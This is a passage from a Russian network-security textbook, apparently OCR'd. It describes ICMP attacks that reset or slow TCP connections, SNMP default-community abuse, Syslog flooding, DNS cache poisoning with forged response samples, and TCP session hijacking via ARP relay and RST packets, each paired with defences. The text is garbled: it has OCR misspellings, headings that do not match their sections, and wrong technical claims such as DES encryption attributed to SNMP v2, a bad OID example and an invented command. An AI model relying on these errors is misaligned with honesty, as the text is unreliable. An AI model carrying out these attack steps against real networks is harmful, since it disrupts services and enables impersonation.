Основное назначение протокола обмена управляющими сообщениями ICMP – это обнаружение ошибок и передача информации о таких ошибках. При обнаружении тех или иных проблем промежуточные маршрутизаторы или конечные станции генерируют сообщения ICMP того или иного типа, указывая в них код ошибки, и передают отправителю исходного пакета. Протокол транспортного уровня (в частности, TSP), получая сообщения ICMP об ошибках в сети, может выполнять те или иные действия для преодоления возникших проблем. Зная детали работы транспортного протокола и протокола ICMP, можно с помощью специально сформированных сообщений ICMP оказать существенное влияние на передачу данных через произвольное соединение TSP и даже разорвать такое соединение. При этом атакующему не нужно даже находиться на пути передачи пакетов между участниками соединения TSP. Для организации ICMP-атак на соединения TSP может потребоваться передача достаточно большого (до нескольких десятков тысяч) числа пакетов, но повсеместное распространение широкополосных каналов доступа в Интернет позволяет без проблем организовать такие атаки практически с любого домашнего компьютера.

2.4.15. Методология атак на ICMP

Как уже неоднократно упоминалось ранее, протокол ТСП в настоящее время является основным транспортным протоколом в сетях IP и, в частности, в сети Интернет. Широкое распространение этого протокола делает его привлекательным объектом атак. Поговорим об анализе воздействий на соединение ТСП с помощью пакетов ICMP. С помощью ряда атак существует возможность существенного снижения скорости обмена данными и даже полного разрыва произвольных соединений ТСП с помощью передачи потока специально подготовленных пакетов ICMP с удаленного хоста.

Условно атаки на UDP можно разделить на два типа – сброс соединений или существенное снижение скорости передачи данных через соединения.

2.4.16. Обработка сообщений ICMP

Стандартом Интернета «Требования к хостам» определяется, что протокол ТСП должен передавать информацию об ошибке, полученную в сообщении ICMP, соединению, с которым связана эта ошибка. Для определения данного соединения реализации ТСП нужно проанализировать данные, содержащиеся в сообщении ICMP.

Таблица 1. Типы и коды ICMP-сообщений

icmp-сообщение		Описание сообщения
Тип	Код	
0		Эхо-ответ (ping-отклик)
3		Адресат недостижим
	0	* Сеть недостижима
	1	* ЭВМ недостижима
	2	* Протокол недоступен
	3	* Порт недоступен
	4	* Необходима фрагментация сообщения
	5	* Исходный маршрут вышел из строя
	6	* Сеть места назначения неизвестна
	7	* ЭВМ места назначения неизвестна
	8	* Исходная ЭВМ изолирована
9	* Связь с сетью места назначения административно запрещена	

Таблица 1. Типы и коды ICMP-сообщений (окончание)

icmp-сообщение		Описание сообщения
Тип	Код	
3	10	* Связь с ЭВМ места назначения административно запрещена
	11	* Сеть недоступна для данного вида сервиса
	12	* ЭВМ недоступна для данного вида сервиса
	13	* Связь административно запрещена с помощью фильтра
	14	* Нарушение старшинства ЭВМ
	15	* Дискриминация по старшинству
4	0	* Отключение источника при переполнении очереди
5		Переадресовать (изменить маршрут)
	0	Переадресовать дейтограмму в сеть (устарело)
	1	Переадресовать дейтограмму на ЭВМ
	2	Переадресовать дейтограмму для типа сервиса (tos) и сети
	3	Переадресовать дейтограмму для типа сервиса и ЭВМ
8	0	Эхо-запрос (ping-запрос)
9	0	Объявление маршрутизатора
10	0	Запрос маршрутизатора
11		Для дейтограммы время жизни истекло (ttl=0):
	0	* при передаче
	1	* при сборке (случай фрагментации)
12		* Проблема с параметрами дейтограммы
	0	* Ошибка в ip-заголовке
	1	* Отсутствует необходимая опция
13		Запрос временной метки
14		Временная метка-отклик
15		Запрос информации (устарел)
16		Информационный отклик (устарел)
17		Запрос адресной маски
18		Отклик на запрос адресной маски

В TCP связь сообщения ICMP с тем или иным из существующих соединений определяется на основе сравнения 4 значений – 2 адресов IP (отправитель и получатель) и 2 номеров портов. Однако при спецификации протокола ICMP, при стандартных требованиях к хостам не определяют каких-либо механизмов проверки корректности информации, содержащейся в сообщении ICMP. Благодаря отсут-

ствию такой проверки атакующий может создать сообщение ICMP, содержащее специально подготовленную дезинформацию, реакция на которую со стороны протокола TCP (в соответствии с требованиями RFC) может привести к весьма печальным результатам вплоть до разрыва существующих соединений. Для того чтобы сообщение ICMP оказало воздействие на интересующее соединение TCP, организатор атаки, кроме указания адресов IP участников соединения, должен определить или угадать номера портов, через которые организовано соединение. Кроме того, для многих служб в сети Интернет используются стандартные номера портов, что существенно упрощает задачу подбора пужного квартета, поскольку 3 (IP-адреса и номер порта на сервер) из 4 значащих можно определить достоверно без подбора. Учитывая специфику выделения номеров портов на клиентской стороне соединений TCP в различных операционных системах и приложениях, можно значительно сузить диапазон возможных значащих остающегося неизвестным параметра (номер порта на клиентской стороне соединения) и ускорить подбор пужного номера. В крайнем случае, когда приходится перебирать все возможные значащие номера порта на стороне клиента, число таких значащих составляет 65 536. Если в атакуемом соединении и сервер использует нестандартный номер порта, это может дополнительно осложнить задачу (число перебираемых значащих возводится в квадрат), но такая ситуация является достаточно экзотической для современной практики в сети Интернет, хотя в условиях частных IP-сетей могут применяться и нестандартные номера портов на серверах. Однако и в этом случае задача организации атаки путем подбора номеров остается вполне решаемой.

2.4.17. Сброс соединений (reset)

В соответствии со стандартом Интернета «Требования к хостам» хостам следует разрывать соответствующее соединение TCP в ответ на получение сообщения ICMP о критичной ошибке. Используя это, атакующий может вслепую сбросить соединение между парой станций, передавая одному из хостов сообщения ICMP, указывающие на такой тип ошибки. Например, можно передавать одной из сторон соединения сообщения о том, что другая сторона не поддерживает соответствующего протокола (Protocol Unreachable), от имени того самого хоста (другой стороны соединения). В таких сообщениях сложно усмотреть что-либо подозрительное, поэтому можно надеяться, что они не будут отброшены тем или иным фильтром на пути от атакующего. Необходимость выполнения атаки вслепую практически

не осложняет ее организации, поскольку атакующему для успеха не требуется получать каких-либо пакетов от объекта атаки. Не требуется от атакующего и организации перехвата пакетов или изменения пути их доставки, поскольку он должен лишь направить подготовленные пакеты ICMP, содержащие код одной из критических ошибок и четверть идентификации соединения в поле данных ICMP, по адресу сервера или клиента в атакуемом соединении. В соответствии с задачей для протокола TCP политикой обработки ошибок получение сообщения ICMP, в поле данных которого содержится заголовок IP с адресами клиента и сервера, а также заголовок TCP с используемыми в данном соединении номерами портов, приведет к немедленному разрыву сообщения. При этом ни у одного из участников соединения не остается в журнальных файлах никакой информации об источнике атаки, поскольку в полученных пакетах могут использоваться (и обычно используются) подставные адреса отправителя (обычно это адрес другой стороны атакуемого соединения).

Следует отметить, что на сегодняшний день далеко не все реализации стека TCP/IP подвержены этой уязвимости.

2.4.18. Снижение скорости

Кроме возможности сброса соединений TCP, пакеты ICMP позволяют существенно снизить скорость передачи данных через соединения, не нарушая их работу полностью. Для выполнения такой задачи передаются сообщения ICMP о не критических ошибках (тип 3 с кодом 4 и тип 4 с кодом 0). Механизм подобной атаки весьма похож на описанную выше атаку для разрыва соединений.

Следует отметить, что атаки, приводящие к снижению скорости передачи данных через соединение, в некоторых случаях могут доставить даже больше хлопот, нежели полный разрыв соединений.

2.4.10. Безопасность TCP

Протокол ICMP несколько отличается от TCP и UDP как по своей структуре, так и по назначению. Поэтому говорить о безопасности этого протокола в том же контексте, как мы говорили до этого о других протоколах, не получится. Здесь отсутствуют механизмы шифрования и аутентификации, так как они просто не нужны.

Поэтому средствами защиты здесь будут скорее общие средства сетевой безопасности, такие как межсетевые экраны и средства обнаружения вторжений.

Также в качестве защиты можно порекомендовать настройку маршрутизаторов, при которых они будут фильтровать тот же ICMP-трафик, превышающие некоторую заданную заранее величину (пакетов/ед. времени). Для того чтобы убедиться, что ваши машины не могут служить источником ping flood'a, ограничьте доступ к ping. Это можно сделать, например, запретив пользователям без административных прав запуск утилиты ping в операционной системе.

2.5. Атаки на уровне приложений

Поговорив о первых четырех уровнях иерархической модели, мы переходим сразу к седьмому уровню – приложений. Рассматривать сессионный и уровень представлений я особого смысла не вижу, так как атаки на все эти уровни в конечном итоге требуют использования уровня приложений. Поэтому перейдем к атакам на протоколы уровня приложений.

Собственно, различных протоколов, работающих на этом уровне, великое множество, так же как и количество различных сетевых приложений и сетевых систем. Начнем с протоколов, предназначенных для задач мониторинга, – SNMP и Syslog.

2.5.1. Безопасность прикладного уровня

На прикладном уровне работает большое число различных устройств и приложений. При этом архитектура стека протоколов TCP/IP не предусматривает никакой защиты данных на прикладном уровне. В результате при работе на этом уровне разработчикам необходимо самостоятельно заботиться о защите обрабатываемой информации. Далее мы рассмотрим различные протоколы прикладного уровня, начнем с SNMP.

2.5.2. Протокол SNMP

Изначально протокол SNMP разрабатывался для проверки функционирования сетевых маршрутизаторов. Впоследствии сфера действия протокола охватила и другие сетевые устройства, такие как концентраторы, шлюзы, терминальные серверы, машины под управлением Windows Server и т. д. Кроме того, протокол допускает возможность внесения изменений в функционирование указанных устройств.

Основными участниками процесса функционирования протокола являются агенты и системы управления. Если рассматривать эти два понятия на языке «клиент–сервер», то роль сервера выполняют агенты, то есть те самые устройства, для опроса состояния которых и был разработан рассматриваемый нами протокол. Соответственно, роль клиентов отводится системам управления – сетевым приложениям, необходимым для сбора информации о функционировании агентов. Помимо этих двух субъектов, в модели протокола можно выделить также еще два: управляющую информацию и сам протокол обмена данными.

Протокол позволяет опрашивать устройства по сети, получая сведения о состоянии их сетевых интерфейсов, загрузке и другие данные.

Также протокол SNMP обладает еще одной весьма важной особенностью, а именно возможностью модифицировать данные на агентах.

Теперь поговорим о том, какую же все-таки информацию может почерпнуть система управления из базы SNMP. Вся информация об объектах системы-агента содержится в так называемой MIB (management information base) – базе управляющей информации, другими словами, MIB представляет собой совокупность объектов, доступных для операций записи-чтения для каждого конкретного клиента, в зависимости от структуры и предназначения самого клиента. Ведь не имеет смысла спрашивать у терминального сервера количество отброшенных пакетов, так как эти данные не имеют никакого отношения к его работе, так же как и информация об администраторе для маршрутизатора. Потому управляющая система должна точно представлять себе, что и у кого запрашивать. На данный момент существуют четыре базы MIB:

1. Internet MIB – база данных объектов для обеспечения диагностики ошибок и конфигураций. Включает в себя 171 объект (в том числе и объекты MIB I).
2. LAN manager MIB – база из 90 объектов – пароли, сессии, пользователи, общие ресурсы.
3. WINS MIB – база объектов, необходимых для функционирования WINS-сервера (WINSMIB.DLL).
4. DHCP MIB – база объектов, необходимых для функционирования DHCP-сервера (DHCPMIB.DLL), служащего для динамического выделения IP-адресов в сети.

Все базы MIB имеют иерархическую структуру, обычно представляемую в виде дерева. Существует десять корневых узлов:

- 1) System – данная группа MIB II содержит в себе семь объектов, каждый из которых служит для хранения информации о системе (версия ОС, время работы и т. д.).
- 2) Interfaces – содержит 23 объекта, необходимых для ведения статистики сетевых интерфейсов агентов (количество интерфейсов, размер MTU, скорость передачи, физические адреса и т. д.).
- 3) AT (3 объекта) – отвечают за трансляцию адресов. Более не используется. Была включена в MIB I. Примером использования объектов AT может послужить простая ARP-таблица (более подробно об ARP-протоколе можно почитать в статье «Нестандартное использование протокола ARP», которую можно найти на сайте www.uinc.ru в разделе «Articles») соответствия физических (MAC) адресов сетевых карт IP-адресам машин. В SNMP v2 эта информация была перенесена в MIB для соответствующих протоколов.
- 4) IP (42 объекта) – данные о проходящих IP-пакетах (количество запросов, ответов, отброшенных пакетов).
- 5) ICMP (26 объектов) – информация о контрольных сообщениях (входящие/исходящие сообщения, ошибки и т. д.).
- 6) TCP (19) – все, что касается одноименного транспортного протокола (алгоритмы, кодапты, соединения, открытые порты и т. п.).
- 7) UDP (6) – аналогично, только для UDP протокола (входящие/исходящие датаграммы, порты, ошибки).
- 8) EGP (20) – данные о трафике Exterior Gateway Protocol (используется маршрутизаторами, объекты хранят информацию о припятьх/отосланных/отброшенных кадрах).
- 9) Transmission – зарезервирована для специфических MIB.
- 10) SNMP (29) – статистика по SNMP – входящие/исходящие пакеты, ограничения пакетов по размеру, ошибки, данные об обработанных запросах и многое другое.

Каждый из них представим в виде дерева, растущего вниз (система напоминает организацию DNS). Например, к адресу администратора мы можем обратиться посредством такого пути: `system.sysContact.0`, ко времени работы системы `system.sysUpTime.0`, к описанию системы (версия, ядро и другая информация об ОС): `system.sysDescr.0`. С другой стороны, те же данные могут задаваться и в точечной нотации. Так, `system.sysUpTime.0` соответствует значению 1.3.0, поскольку `system` имеет индекс «1» в группах MIB II, а `sysUpTime` – 3 в иерар-

хии группы system. Ноль в конце пути говорит о скалярном типе хранимых данных.

В процессе работы символьные имена объектов не используются, то есть если менеджер запрашивает у агента содержимое параметра system.sysDescr.0, то в строке запроса ссылка на объект будет преобразована в «1.1.0», а не будет передава «как есть». Далее мы рассмотрим BULK-запрос, и тогда станет ясно, почему это столь важно. На этом мы завершим обзор структуры MIB II и перейдем непосредственно к описанию взаимодействия менеджеров (систем управления) и агентов.

В SNMP клиент взаимодействует с сервером по принципу запрос–ответ. Сам по себе агент способен инициировать только одно действие, называемое ловушкой, прерываемое («trap» – ловушка). Помимо этого, все действия агентов сводятся к ответам на запросы, посылаемые менеджерами. Менеджеры, в свою очередь, могут осуществлять четыре вида запросов:

- GetRequest – запрос у агента информации об одной переменной;
- GetNextRequest – дает агенту указание выдать данные о следующей (в иерархии) переменной;
- GetBulkRequest – запрос на получение массива данных. При получении такого агент проверяет типы данных в запросе на соответствие данным из своей таблицы и в цикле заполняет структуру значениями параметров: `for(repeatCount = 1; repeatCount < max_repetitions; repeatCount++)`.

Теперь представьте себе запрос менеджера на получение списка из сотни значений переменных, посланный в символьном виде, и сравните размер такого с размером аналогичного запроса в точечной нотации. Думаю, понятно, к чему привела бы ситуация, если бы символьные имена не преобразовывались вышеуказанным образом;

- SetRequest – указание установить определенное значение переменной.

SNMP – протокол контроля и диагностики, в связи с чем он рассчитан на ситуации, когда нарушается целостность маршрутов, кроме того, в такой ситуации требуется как можно менее требовательный к аппаратуре транспортный протокол, потому выбор был сделан в сторону UDP.

Допустим, менеджер послал несколько пакетов разным агентам, как же системе управления в дальнейшем определить, какой из при-

ходящих пакетов касается 1-го и 2-го агентов? Для этого каждому пакету присваивается определенное ID – числовое значение. Когда агент получает запрос от мейджера, он генерирует ответ и вставляет в пакет значение ID, полученное им из запроса (не модифицируя его). Одним из ключевых понятий в SNMP является понятие group (группа). Процедура авторизации мейджера представляет собой простую проверку на принадлежность его к определенной группе из списка, находящегося у агента. Если агент не находит группы мейджера в своем списке, их дальнейшее взаимодействие невозможно.

Совершенно очевидно, что для безопасной аутентификации этого недостаточно – необходимы более надежные средства аутентификации. За протоколом SNMP первой версии даже закрепились такие шутки: «SNMP означает Security Not My Problem, безопасность не моя проблема».

До этого мы несколько раз сталкивались с первой и второй версиями SNMP. Обратим внимание на отличие между ними.

Первым делом заметим, что в SNMP v2 включена поддержка шифрования трафика, для чего в зависимости от реализации используются алгоритмы DES, MD5.

Это ведет к тому, что при передаче данных наиболее важные данные недоступны для извлечения спиффигмом, в том числе и информация о группах сети. Все это привело к увеличению самого трафика и усложнению структуры пакета.

Создается впечатление, что протокол рассчитан на работу в среде так называемых «доверенных хостов». Представим себе какой IP-адрес, обладатель которого имеет намерение получить выгоду либо же просто пасовать администратору путем нарушения работы какой-либо сети. Ставим на место этого злоумышленника. Рассмотрение данного вопроса сведем к двум пунктам:

- а) мы находимся вне «враждебной сети». Каким же образом мы можем совершить свое черное дело? В первую очередь предполагаем, что мы знаем адрес шлюза сети. Согласно RFC, соединение системы управления с агентом происходит по 161-му порту (UDP). Вспомним о том, что для удачной работы необходимо знание группы. Тут злоумышленнику на помощь приходит то, что зачастую администраторы оставляют значения (имена) групп, выставленные по умолчанию, а по умолчанию для SNMP существуют две группы – «private» и «public». В случае если администратор не предусмотрел подобного развития событий, педоброжелатель может доставить ему массу неприятностей. Как

известно, SNMP-протокол является частью FingerPrinting. При желании благодаря группе system MIB II есть возможность узнать довольно большой объем информации о системе. Чего хотя бы стоит read-only параметр sysDescr. Ведь, зная точно версию программного обеспечения, есть шанс, используя средства для соответствующей ОС, получить полный контроль над системой. Я не зря упомянул атрибут read-only этого параметра. Ведь, не порывшись в исходниках snmpd (в случае UNIX-подобной ОС), этот параметр изменить нельзя, то есть агент добросовестно выдаст злоумышленнику все необходимые для него данные. А не надо забывать о том, что реализации агентов под Windows поставляются без исходных кодов, а знание операционной системы – 50% успеха атаки. Кроме того, вспомним про то, что множество параметров имеют атрибут rw (read-write), и среди таких параметров – форвардинг! Представьте себе последствия установки его в режим «notForwarding(2)». К примеру, в Linux-реализации ПО для SNMP под названием ucd-snmp есть возможность удаленного запуска скриптов на серверы путем отправки соответствующего запроса. Успешная реализация этих угроз может привести к крайне печальным последствиям;

- б) злоумышленник находится на локальной машине. В таком случае вероятность увольнения админа резко возрастает. Ведь нахождение в одном сегменте сети дает возможность простым способом отловить названия групп, а с ними и множество системной информации. Этого случая также касается все, сказанное в пункте «а».

Таким образом, при использовании протокола SNMP необходимо быть предельно аккуратным. Для обеспечения безопасности устройств, мониторинг которых ведется через SNMP, необходимо использовать межсетевые экраны для сегментации и разрешения взаимодействия по данному протоколу только доверенных хостов.

Для обнаружения устройств, поддерживающих SNMP, можно воспользоваться утилитой SNMP, входящей в состав дистрибутива Backtrack (рис. 29).

С ее помощью можно просканировать подсеть на наличие устройств, поддерживающих протокол SNMP. В случае обнаружения будет произведена попытка подбора community как в режиме перебора, так и по словарю.




Рис. 29. Внешний вид сканера SNMP

2.5.3. Протокол Syslog

Журналирование событий, происходящих в операционной системе, на устройстве или приложении, является неотъемлемой частью процесса обеспечения информационной безопасности. По наличию событий в журналах безопасности можно заблаговременно обнаружить попытку осуществления атаки на сеть. А в случае если инцидент все же произошел, записи в журнале могут помочь в его расследовании. Поэтому протокол прикладного уровня Syslog должен работать без сбоев. В крупных сетях, как правило, для сбора событий используется центральный сервер Syslog, получающий события со всех устройств и приложений сети. Хакер пытается вскрыть конкретное устройство. В случае успеха он сможет почистить журнал событий на данном устройстве. Однако записи об этих событиях будут также сохранены на центральном сервере Syslog.

Для того чтобы скрыть свои действия, злоумышленнику необходимо удалить все имеющиеся в журнале событий сервера Syslog записи. Если хакер имеет доступ к записям к файлу `/var/log/messages`, то он может просто удалить или изменить имеющиеся в нем записи. Но что делать, если такого доступа нет? Тогда злоумышленник может попытаться вывести из строя сервер Syslog. Это можно сделать посредством отправки большого количества отдельных сообщений Syslog. Фактически злоумышленнику достаточно только знать IP-адрес сервера. В случае отправки большого количества сообщений возможно возникновение ситуации, когда сервер Syslog не сможет обработать все получаемые сообщения из-за высокой нагрузки. Также возможна ситуация, когда на сервере закончится свободное место, в результате события будет некуда сохранять.

В качестве примера такой атаки я не буду описывать какие-либо специализированные утилиты. Вместо этого рассмотрим настройку нересылки Syslog-сообщений на другой сервер.

Настройка syslog для сбора логов с серверов на одном сервере

Начальные условия:

- Сеть 192.168.1.0/24, в которой у каждого сервера есть IP-адрес.
- Сервер Syslog для сбора логов. Имеет адрес 192.168.1.10, работает под управлением Linux, и на нем запущен `syslogd`.
- Некоторое количество серверов под управлением BackTrack `syslogd`.

В первую очередь настраиваем `syslogd` на серверах BackTrack. Для этого нужно добавить в файл `/etc/syslog.conf` строку:

```
*,* @192.168.1.10
```

И перезапустить `syslogd`:

```
/etc/rc.d/syslogd restart
```

Теперь все события, журналирование которых ведется на машине с Backtrack, будут нересылаться на сервер Syslog. Настройка достаточно проста.

Для того чтобы отправить свое сообщение, например «Syslog DoS», необходимо воспользоваться командой:

```
message «Syslog DoS»
```

Злоумышленнику останется только разработать сценарий, который будет в цикле отправлять сообщения. Здесь, правда, есть ряд

моментов, связанных с новторением одинаковых сообщений, однако подробно на нем я останавливаться не буду.

Реализацию атаки мы рассмотрели, теперь посмотрим, как от нее можно защититься. Прежде всего необходимо ограничить получение сообщений только с тех узлов, которые осуществляют генерацию событий.

То есть если в вашей сети не ведется сбор событий с пользовательских рабочих станций, то на сервере Syslog не должны собираться события из пользовательского сегмента.

Ограничить передачу событий можно средствами сетевого оборудования, запретив пересылку UDP пакетов по 514-му порту.

Можно также ограничить и с помощью настроек межсетевого экрана непосредственно на Syslog-сервере. Вот пример для разрешения Syslog-сообщений из сети 192.168.1.0/24:

```
iptables -A INPUT -p udp --dport 514 -s 192.168.1.0/24 -j ACCEPT
```

Еще одним средством защиты от «затонления» сообщения Syslog является использование средств предотвращения вторжений и систем управления событиями информационной безопасности. Об этих средствах защиты разговор пойдет чуть позже.

2.5.3. Протокол Syslog

Атаки на уровне DNS

Служба DNS является одним из самых критичных компонентов сети Интернет, так как обеспечивает разрешение доменных имен сайтов. В случае отказа DNS доступ к ресурсам Интернета станет практически невозможен. Кроме того, в случае подмены сайта посредством изменения записей DNS пользователи попадут на поддельный сайт или же трафик пойдет через маршрутизаторы, контролируемые злоумышленником. В частности, перенаправив запросы пользователей к службе Windows Update на поддельный сервер, хакеры могут добиться загрузки на пользовательские ПК вредоносных программ под видом обычных обновлений. Другой способ эксплуатации «дыры» – это нереадресация пользователей на фальшивые сайты со службами восстановления паролей; таким образом пользователи могут передать злоумышленникам управление своими аккаунтами на различных онлайн-службах. Помимо этого, уязвимость делает возможным перехват почты с заменой прикрепленных файлов зараженными.

Стоит отметить, что и сама архитектура протокола DNS достаточно уязвима для различных атак. Применение транспортного протокола без установления виртуального канала (UDP), отсутствие встроенных средств идентификации, аутентификации и разграничения доступа делают ее уязвимой для удаленных атак различных типов.

Поэтому атаки на серверы имен всегда вызывали повышенный интерес у злоумышленников.

Отравление кеша DNS (атака Каминского)

Для реализации атаки злоумышленник может использовать уязвимость в программном обеспечении DNS. Если сервер не проверяет ответы DNS на корректность, чтобы убедиться в их авторитетном источнике (например, при помощи DNSSEC), он будет кэшировать некорректные ответы локально и использовать их для ответов на запросы других пользователей, носивших такие же запросы.

Приведу несколько примеров атаки. Будем считать, что запись A для сервера ns.victim.com будет заменена (кеш будет отравлен) и станет указывать на DNS-сервер атакующего с IP-адресом 1.1.1.1. В примере подразумевается, что DNS-сервером victim.com является ns.victim.com.

Чтобы выолнить такую атаку, атакующий должен заставить DNS-сервер-жертву выолнить запрос о любом из доменов, для которого DNS-сервер атакующего является авторитетным.

Первый вариант отравления DNS-кеша заключается в перенаправлении DNS-сервера, авторитетного для домена злоумышленника, на DNS-сервер домена-жертвы, то есть назначении DNS-серверу IP-адреса, указанного злоумышленником.

Запрос от DNS-сервера жертвы: какова A-запись для subdomain.hacker.com?

```
subdomain.hacker.com. IN A
```

Ответ злоумышленника:

```
Answer:  
(no response)
```

```
Authority section:  
hacker.com. 3600 IN NS ns.victim.com.
```

```
Additional section:  
ns.victim.com. IN A 1.1.1.1
```

Атакуемый сервер сохранит А-запись (IP-адрес) ns.victim.com, указанную в дополнительной секции, в кеше, что позволит атакующему отвечать на последующие запросы для всего домена victim.com.

Другим способом атаки является подмена NS-записи для другого домена жертвы.

Второй вариант атаки заключается в перенаправлении DNS-сервера другого домена, не относящегося к первоначальному запросу, на IP-адрес, указанный атакующим.

Запрос DNS-сервера: какова А-запись для subdomain.victim.com?

```
subdomain.hacker.com. IN A
```

Ответ злоумышленника:

```
Answer:
(no response)
```

```
Authority section:
victim.com. 3600 IN NS ns.hacker.com.
```

```
Additional section:
ns.hacker.com. IN A 1.1.1.1
```

Атакуемый сервер сохранит не относящуюся к запросу информацию о NS-записи для victim.com в кеше, что позволит атакующему отвечать на последующие запросы для всего домена victim.com.

Возможность для реализации атаки существует из-за того, что DNS-сервер использует предсказуемый номер порта для отправки DNS-запросов. Злоумышленник может угадать номер порта, который используется для отправки данных, и с помощью специально сформированного ложного DNS-ответа подменить данные в кеше DNS-сервера.

Примером реализации атаки на отравление DNS-кеша можно считать эксплоит, разработанный для системы Metasploit, – <http://www.caughq.org/exploits/CAU-EX-2008-0002.txt/>.

Для устранения уязвимости необходимо установить исправления не только на хосты, которые находятся под вашим контролем, но и на все серверы имен, которые участвуют в обмене данными, иначе всегда будет существовать возможность спуфинг-атаки.

Исправления доступны для Windows, Linux, UNIX и других систем. Для получения исправления обратитесь к соответствующему производителю. Снисок производителей доступен по адресу: <http://www.kb.cert.org/vuls/id/800113>.

2.5.3. Протокол Syslog

Для предотвращения атак на отравление кеша DNS необходимо выполнить ряд действий, описанных в этом разделе. Многие атаки на кеш могут быть предотвращены на стороне DNS-серверов с помощью уменьшения степени доверия к информации, приходящей от других DNS-серверов, или даже игнорирования любых DNS-записей, не относящихся прямо к запросам. Так, к примеру, последние версии сервера DNS BIND выполняют такие проверки. Кроме того, использование случайных UDP-портов для выполнения DNS-запросов может существенно снизить вероятность успешной атаки на кеш. Однако не стоит забывать, что различное межсетевое оборудование (маршрутизаторы, фаерволлы), через которое проходят запросы к DNS-серверам и выполняющее трансляцию адресов (NAT), или, более конкретно, трансляцию портов (PAT), часто подменяет порт, используемый для выполнения запросов, для отслеживания соединения. При этом устройства, выполняющие PAT, обычно применяют свои алгоритмы нумерации исходящих портов, тем самым теряя случайность при выборе порта, созданную DNS-сервером.

Более мощным средством защиты является безопасный DNS (DNSSEC) – он использует электронно-цифровую подпись с построением цепочки доверия для определения целостности данных. Применение DNSSEC может свести результативность атак на кеш к нулю, и к 2011 году внедрение DNSSEC идет уже быстрыми темпами (большинство доменных зон gTLD, таких как .com, .net, .org, уже подписаны DNSSEC). Начиная с июля 2010 года корневые серверы DNS содержат корневую зону DNS, подписанную при помощи стандартов DNSSEC.

Атакам на кеш также можно противопоставить транспортный уровень либо уровень приложений модели OSI, так как на этих уровнях могут быть использованы цифровые подписи. К примеру, в безопасной версии HTTP HTTPS-пользователь может проверить, имеет ли сервер, с которым он соединился, сертификат ЭЦП и кому этот сертификат принадлежит. Похожий уровень безопасности имеет SSH, когда программа-клиент проверяет ЭЦП удаленного сервера при инициации соединения. Соединение с помощью IPSEC не установится, если клиентом и сервером не будут предъявлены заранее известные ключи ЭЦП. Приложения, которые загружают свои обновления автоматически, могут иметь встроенную копию сертификата ЭЦП и проверять подлинность обновлений с помощью сравнения ЭЦП сервера обновлений со встроенным сертификатом.

2.5.3. Протокол Syslog

Веб-приложения в последние годы набирают все большую популярность. Множество различных систем управления, документооборота, электронной почты и другие системы используют веб. В связи с этим количество атак, связанных со взломом порталных решений, неизменно увеличивается. Помимо атак, связанных со взломом веб-серверов и их контента, существуют также атаки на базы данных, используемых при работе веб-порталов. Есть также и атаки, позволяющие выполнить произвольный код в браузере пользователя, просматривающего веб-страницу. Все эти атаки я рассмотрю далее.

2.5.7. Атаки на веб через управление сессиями

Атаки на веб-приложения через систему управления сессиями

Еще одним уязвимым местом являются веб-приложения. Конечно, разработка корпоративных веб-порталов обычно поручается профессионалам – веб-программистам, но системный администратор и тем более специалист по ИБ должны иметь представление о существующих уязвимостях в веб-приложениях. Кроме того, в небольших компаниях системный администратор зачастую занимается разработкой и поддержкой корпоративного портала. Так что приведенная далее информация будет полезна многим.

Современные веб-порталы используют в качестве веб-сервера преимущественно Apache. Существует, конечно, IIS (Internet Information Services), работающий под Windows, но большинство хостингов все равно используют связку FreeBSD/Linux+Apache. Для хранения данных, с которыми работает веб-портал, обычно применяется MySQL или PostgreSQL. В высоконагруженных промышленных системах может использоваться Oracle.

В качестве языка сценариев обычно берут PHP или Perl. Существуют также высокоуровневые средства разработки порталных решений от Microsoft, но в данном разделе мы не будем их касаться в силу меньшей их распространенности, но сравнению с бесплатными FreeBSD, Apache, MySQL, PHP.

В качестве практического примера рассмотрим атаки на PHP-приложение через систему управления сессиями. Основными причинами возможности данных атак являются отсутствие проверки

идентификатора сессии пользователя и отсутствие проверки данных, хранящихся в сессии.

Рассмотрим возможные варианты атак на приложение.

Кража сессии (Session Hijacking)

Суть атаки заключается в использовании злоумышленником идентификатора сессии, принадлежащего легальному пользователю, для выдачи себя за владельца сессии. Узнать идентификатор чужой сессии можно с помощью перехвата трафика легального пользователя, организации XSS-атаки или с помощью перебора.

Общий алгоритм осуществления атаки следующий.

Атакующий собирает информацию об IP-адресах жертвы и том ресурсе, доступ к которому необходимо получить.

Затем следует дождаться, когда атакуемый подключится к целевому ресурсу.

Далее злоумышленнику надо запустить ARP relay.

Когда жертва подключилась к целевому ресурсу и начала работу с ним, атакующий видит в сниффере новое активное соединение. Далее взломщик производит атаку десинхронизацией TCP/IP, которая уже описывалась ранее. Соединение жертвы «отваливается» с помощью принудительной отправки RST-пакета.

Далее злоумышленник может работать от имени жертвы и с ее учетными данными.

Атакующий вынужден заново переподключиться к целевому ресурсу, справедливо полагая, что произошел аннотатный сбой соединения. Злоумышленник отправляет ему RST.

Когда хакер закончит работу с системой, он прекращает посылать RST и отключает ARP-relay.

Взломанный пользователь снова может работать с системой.

Как нетрудно понять из описания, для реализации такой атаки необходимо быть подключенным к одному коммутатору, что и атакуемый. То есть фактически находиться в одной локальной сети с жертвой (рис. 30).

На рисунке представлена топология сети и состояния ARP-таблиц в процессе осуществления атаки.

